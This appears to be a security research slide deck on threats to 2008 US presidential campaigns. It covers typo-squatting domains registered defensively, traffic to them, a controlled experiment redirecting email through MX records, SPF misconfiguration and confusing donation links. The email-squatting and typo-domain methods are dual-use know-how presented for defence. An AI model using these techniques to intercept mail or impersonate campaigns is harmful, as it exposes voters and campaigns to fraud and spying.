BARAVKOBAMA.COM  
BARQCKOBAMA.COM  
BARSCKOBAMA.COM  
BARWCKOBAMA.COM  
BARZCKOBAMA.COM  
BQRACKOBAMA.COM  
BSRACKOBAMA.COM  
BZRACKOBAMA.COM  
GARACKOBAMA.COM  
HARACKOBAMA.COM

## Mitt Romney

IMTTROMNEY.COM  
JITTROMNEY.COM  
KITTTROMNEY.COM  
MIFTROMNEY.COM  
MIGTROMNEY.COM  
MIITTTROMNEY.COM  
MIRTROMNEY.COM  
MITFROMNEY.COM  
MITGROMNEY.COM  
MITRRROMNEY.COM  
MITRTOMNEY.COM  
MITTDOMNEY.COM  
MITTEOMNEY.COM  
MITTFOMNEY.COM  
MITTORMNEY.COM  
MITTRIMNEY.COM  
MITTRKMNEY.COM  
MITTRLMNEY.COM  
MITTRMNEY.COM  
MITTRMONEY.COM  
MITTROJNEY.COM  
MITTROMNEY.COM  
MITTROMBEY.COM  
MITTROMHEY.COM  
MITTROMJEY.COM  
MITTROMNDY.COM  
MITTROMNEEY.COM  
MITTROMNEG.COM  
MITTROMNEH.COM  
MITTROMNEU.COM  
MITTROMNEY.COM  
MITTROMNEY.COM  
MITTROMNSY.COM  
MITTROMNWX.COM  
MITTROMNYY.COM  
MITTRONEY.COM  
MITTRPMNEY.COM  
MITTROMNEY.COM  
MITTTOMNEY.COM  
MITYROMNEY.COM  
MIYTROMNEY.COM  
MJTTROMNEY.COM  
MKTTRROMNEY.COM  
MMITTTROMNEY.COM  
MTITTTROMNEY.COM  
NITTTROMNEY.COM

## Hillary Clinton

HIKLARYCLINTON.COM  
HILLARYCLINTON.COM  
HILLAARYCLINTON.COM  
HILLADYCLINTON.COM  
HILLAFYCLINTON.COM  
HILLARGCLINTON.COM  
HILLARHCLINTON.COM  
HILLARYCCLINTON.COM  
HILLARYCILNTON.COM  
HILLARYCKINTON.COM  
HILLARYCLIHTON.COM  
HILLARYCLIJTON.COM  
HILLARYCLINFON.COM  
HILLARYCLINOTN.COM  
HILLARYCLINTKN.COM  
HILLARYCLINTLN.COM  
HILLARYCLINTNO.COM  
HILLARYCLINTOH.COM  
HILLARYCLINTOJ.COM  
HILLARYCLINTONN.COM  
HILLARYCLJNTON.COM  
HILLARYCLKNTON.COM  
HILLARYCLNITON.COM  
HILLARYCLUNTON.COM  
HILLARYCOINTON.COM  
HILLARYCPINTON.COM  
HILLARYDLINTON.COM  
HILLARYFLINTON.COM  
HILLARYLCINTON.COM  
HILLARYXLINTON.COM  
HILLAYRCLINTON.COM  
HILLQRYCLINTON.COM  
HILLWRYCLINTON.COM  
HILLZRYCLINTON.COM  
HILPARYCLINTON.COM  
HIOLARYCLINTON.COM  
HIPLARYCLINTON.COM  
HJLLARYCLINTON.COM  
HKLLARYCLINTON.COM  
IHLLARYCLINTON.COM  
UIILLARYCLINTON.COM  
YILLARYCLINTON.COM



# Proactive registration



- Owned since July, 2007; not one contact

**Registrant:**

**Registered to prevent typo squatting  
350 Ellis Street, Bldg A  
Mountain View, California 94043  
United States**

**Registered through: GoDaddy.com, Inc. (<http://www.godaddy.com>)**

**Domain Name: IMTTROMNEY.COM**

**Created on: 26-Jul-07**

**Expires on: 26-Jul-08**

**Last Updated on: 26-Jul-07**

**Administrative Contact:**

**Friedrichs, Oliver [oliver\\_friedrichs@symantec.com](mailto:oliver_friedrichs@symantec.com)**

**Registered to prevent typo squatting**

**350 Ellis Street, Bldg A**


**Mountain View, California 94043**

**United States**

**6505270945 Fax --**

# Traffic Analysis



- Domains sat idle for ~6 months
- Began traffic forwarding in January
  - Using Apache, Virtual Domains and Redirect (302)
- Used WebLog Expert to analyze log files 
  - Filtered out Crawlers, Spiders and Bots
- Analysis of a 2 month period; THU Jan 24 - MON Mar 24
- Limited amount of data; interesting nonetheless

# Statistics - General




<b>Hits</b>	
Total Hits	21,465
Average Hits per Day	351
Average Hits per Visitor	2.57
<b>Visitors</b>	
Total Visitors	8,356
Average Visitors per Day	136
Total Unique IPs	5,107
<b>Bandwidth</b>	
Total Bandwidth	16.03 MB
Average Bandwidth per Day	269.04 KB
Average Bandwidth per Hit	782 B
Average Bandwidth per Visitor	1.96 KB

# Daily Visitors



- Peak of 300 visitors/day (~400 hits)
  - Increase on Super Tuesday




# Typo Frequency Analysis



- Duplicate and missing letters most common


Virtual Domain	Visitors	Hits
<b>baraackobama.com</b>	<b>950</b>	<b>1705</b>
<b>baarackobama.com</b>	<b>432</b>	<b>797</b>
<b>hillaaryclinton.com</b>	<b>366</b>	<b>561</b>
<b>hillarylcinton.com</b>	<b>353</b>	<b>650</b>
<b>hillarycilnton.com</b>	<b>350</b>	<b>573</b>
<b>barackobaama.com</b>	<b>347</b>	<b>713</b>
<b>baracoobama.com</b>	<b>339</b>	<b>559</b>
<b>barackboama.com</b>	<b>336</b>	<b>702</b>
<b>hillaryclinotn.com</b>	<b>314</b>	<b>635</b>
<b>mittroney.com</b>	<b>279</b>	<b>375</b>



# Origin Country Analysis



- United States not surprisingly at the top
- UAE is surprisingly third; however look at the drop after the US




Country	Visitors	Hits
United States	7,226	19,230
Canada	242	543
United Arab Emirates	105	138
Germany	98	177
United Kingdom	56	99

# Origin State and City Analysis



State	Visitors	Hits
California	1288	2060
Washington	726	2845
Texas	415	1097
New York	370	704
Florida	312	635





City	Visitors	Hits
San Diego, CA	348	398
Bellevue, WA	321	1340
Seattle, WA	253	1060
Washington, DC	192	373
Waterford, CA	183	208

# Browser Frequency Analysis



- IE7 most frequently seen browser; but IE6 not far behind







# Browser plug-in vulnerabilities



- ▶ 476 browser plug-in vulnerabilities seen in 2007
- ▶ 83% affect ActiveX components for IE



Jan-Jun 2007




Jul-Dec 2007

# Operating System Frequency Analysis




- Windows XP most common OS; Mac OS second

Daily used operating systems



Most used operating systems



# UAE Analysis



- Why is UAE third on our list?
- Fifth IP ranked by visitor count

Host	Country	Visitors	Hits
68.189.75.103	United States	183	208
76.234.6.190	United States	105	191
69.17.162.33	Canada	61	136
74.52.245.146	United States	47	249
213.42.21.59	United Arab Emirates	46	59

```
inetnum:      213.42.0.0 –
              213.42.255.255
org:          ORG-ETC1-RIPE
netname:      AE-EMIRNET-990929
descr:        Emirates
              Telecommunications
              Corporation
country:      AE
admin-c:      AH1223-RIPE
tech-c:       SAS88-RIPE
tech-c:       SAN30-RIPE
tech-c:       SMA3-RIPE
status:       ALLOCATED PA
mnt-by:       RIPE-NCC-HM-MNT
mnt-lower:    ETISALAT-MNT
mnt-routes:   ETISALAT-MNT
source:       RIPE # Filtered
```

# What do the logs show?



- 59 hits; all to [www.baracoobama.com](http://www.baracoobama.com); identical over 15 days

```
213.42.21.59 - - [03/Feb/2008:09:39:18 -0800] "GET /
HTTP/1.1" 302 294 "-" "Mozilla/4.0 (compatible; MSIE
6.0; Windows NT 5.1; SV1; SIMBAR Enabled;
SIMBAR={319150ED-A86D-4032-A7A3-EAA4CB78B217}) "
baracoobama.com
```

- What is SIMBAR? The Simple Toolbar Search
  - Direct marketing Adware application; user is infected
- Is it driving this traffic? Who knows..
- Traffic is odd, likely automated, and unknown to the user
- Possible typo in the advertisement target?

# Threat: E-mail Squatting



- One of the most concerning attacks
- What is it? Redirection of E-mail
  - MX record addition (trivial)
- Mail client auto-complete minimizes risk somewhat
  - But type-in still extremely common
- Conducted a strictly controlled experiment
- Strict requirements:
  - No interception of E-mail; No disruption of E-mail transmission
  - No invasion of privacy; exposure of private communications
- Reconfigured MX records for 124 domains for 24 hour period
- Configured Linux system w/iptables to LOG port 25
- Monitored resulting events for 24 hour period



# E-mail Squatting Analysis



- Resulting connection attempts:
  - 1121 total connection attempts
  - 12 distinct IP addresses
  - 7 distinct top level domains
- Would have been easy to intercept
  - smtp-sink
  - Or redirect to intended recipient
- What would we see?
  - Information requests, questions?
  - Organizational E-mails?
  - Internal campaign communications?
  - Strategy?

yahoo.com  
google.com  
hotmail.com  
ex.dslextreme.net  
rsys1.com  
tierra.net  
administaff.com

# Even more scary..



- Typos of two different defense contractors

## Domain Only: No MX Record

Registrant:  
Private WHOIS FOR XXXXXXXXXXXXXXXX.COM  
Privacy Protection  
(XXXXXXXXXXXXXXXXX.COM@privatewhois.in)  
B-304,Florida, Y-11, Shastrinagar,  
Lokhandwala Complex,  
Andheri (West)  
Mumbai  
Maharashtra,400053  
IN  
Tel. +91.02226300138  
Fax. +91.02226311820  
  
Creation Date: 03-Jul-2000  
Expiration Date: 03-Jul-2008

## Domain + Valid MX Record

Administrative Contact:  
wen zhiqiang  
beijing dongfang tonglian technology.,LTD.  
beijing  
beijing Beijing 100000  
China  
tel: 86 010 66707800  
fax: 86 010 66706599  
dftl@pc8000.com  
  
Technical Contact:  
wen zhiqiang  
beijingdongfangtongliankejiyouxiangongsi  
yuquanlu  
beijin Beijing 100039  
China  
tel: 86 010 66707800  
fax: 86 010 66706599  
dftl@pc8000.com



**symantec™**

Confidence in a connected world.

# Profit Motivated Phishing



# Event oriented Phishing




- Profit-motivated event-based Phishing is not new
- Has been seen in the past on numerous occasions
- Surrounding significant events world-wide
  - Indian Ocean Tsunami in 2004
  - Hurricane Katrina in 2005
  - 2006 and 2010 FIFA World Cup
- Brazil sees even shorter term examples

# Campaign E-mail Use Analysis




- Registered for E-mail campaigns in August
  - 1040 E-mail messages received over 8 months (Aug – Apr)
  - 17 campaigns tracked; 174 distinct email addresses seen



# Threat: Inconsistent Sources



- John McCain



- Hillary Clinton

From: "Ace Smith, Hillary Clinton for President" <info@hillaryclinton.com>  
From: "Ace Smith, Hillary for President" <info@hillaryclinton.com>  
From: "Maisha Everhart, Hillary Clinton for President" <meverhart@hillaryclinton.com>  
From: "Mather Martin, Hillary for President" <info@hillaryclinton.com>  
From: "Michael Trujillo, Hillary Clinton for President" <info@hillaryclinton.com>  
From: "Miguel Espinoza, Hillary Clinton for President" <info@hillaryclinton.com>  
From: "Mike Trujillo, Hillary Clinton for President" <info@hillaryclinton.com>  
From: "Patti Solis Doyle, Hillary Clinton for President" <info@hillaryclinton.com>  
From: "Patti Solis Doyle, Hillary for President" <info@hillaryclinton.com>  
From: "Team California, Hillary for President" <info@hillaryclinton.com>  
From: Bill Clinton <info@hillaryclinton.com>  
From: Chelsea Clinton <info@hillaryclinton.com>  
From: Hillary Clinton <club44oakland@hillaryclinton.com>  
From: Hillary Clinton <info@hillaryclinton.com>  
From: Hillary Clinton for President <info@hillaryclinton.com>  
From: John Grisham <info@hillaryclinton.com>  
From: Rob Reiner <info@hillaryclinton.com>

# Threat: Sender ID / SPF Usage



- Validates that the originating IP can send mail for domain specified in:
  - HELO command
  - MAIL FROM command
- Participants publish TXT records which specify allowed mail servers

**hillaryclinton.com:** v=spf1  
ip4:129.41.77.122 ip4:69.25.50.0/24  
ip4:69.63.150.0/23 ip4:72.3.248.0/24  
ip4:72.3.141.0/24 ip4:72.3.251.0/24  
ip4:129.41.98.182 include:mxlogic.net  
include:spf.postini.com include:cpoint.net  
ip4:68.166.167.85 ip4:216.185.23.48/28 –all

**tommy2008.com:** v=spf1 +all [BAD]

Domain Name	SPF?
barackobama.com	Yes
brownback.com	No
chrisdodd.com	No
cox2008.com	No
mikehuckabee.com	Yes
gilmoreforpresident.com	No
gohunter08.com	No
hillaryclinton.com	Yes
joebiden.com	No
johnedwards.com	Yes
johnmccain.com	Yes
joinrudy2008.com	Yes
mittromney.com	No
richardsonforpresident.com	No
ronpaul2008.com	Yes
teamtancredo.com	No
tommy2008.com	Yes

# Threat: Confusing Donation Links



Level 2: Elevated



- Donation sites:
  - All candidates
  - All use SSL
  - Use of third parties
  - Why change TLD?
  - Use DNS correctly

Domain Name	Redirects To
barackobama.com	<a href="https://donate.barackobama.com">https://donate.barackobama.com</a>
brownback.com	<a href="https://www.campaigncontribution.com">https://www.campaigncontribution.com</a> (gone)
chrisdodd.com	<a href="https://salsa.wiredforchange.com">https://salsa.wiredforchange.com</a>
cox2008.com	<a href="https://www.complet_campaigns.com">https://www.complet_campaigns.com</a>
mikehuckabee.com	<a href="https://www.mikehuckabee.com">https://www.mikehuckabee.com</a>
gilmoreforpresident.com	<a href="https://www.gilmoreforpresident.com">https://www.gilmoreforpresident.com</a>
gohunter08.com	<a href="https://contribute.gohunter08.com">https://contribute.gohunter08.com</a>
hillaryclinton.com	<a href="https://contribute.hillaryclinton.com">https://contribute.hillaryclinton.com</a>
joebiden.com	<a href="https://secure.ga3.org">https://secure.ga3.org</a>
johnedwards.com	<a href="https://secure.actblue.com">https://secure.actblue.com</a> (changed now)
johnmccain.com	<a href="https://www.johnmccain.com">https://www.johnmccain.com</a>
joinrudy2008.com	<a href="https://www.joinrudy2008.com">https://www.joinrudy2008.com</a>
mittromney.com	<a href="https://www.mittromney.com">https://www.mittromney.com</a>
richardsonforpresident.com	<a href="https://secure.richardsonforpresident.com">https://secure.richardsonforpresident.com</a>
ronpaul2008.com	<a href="https://www.ronpaul2008.com">https://www.ronpaul2008.com</a>
teamtancredo.com	<a href="https://www.campaigncontribution.com">https://www.campaigncontribution.com</a> (gone)
tommy2008.com	<a href="https://secure.yourpatriot.com">https://secure.yourpatriot.com</a> (gone)

# Online donation forms



- A sample form from one candidate's web site

**MAKE AN ONLINE CONTRIBUTION**

[Click here to contribute by mail](#)

**CONTACT INFORMATION**




First Name:   
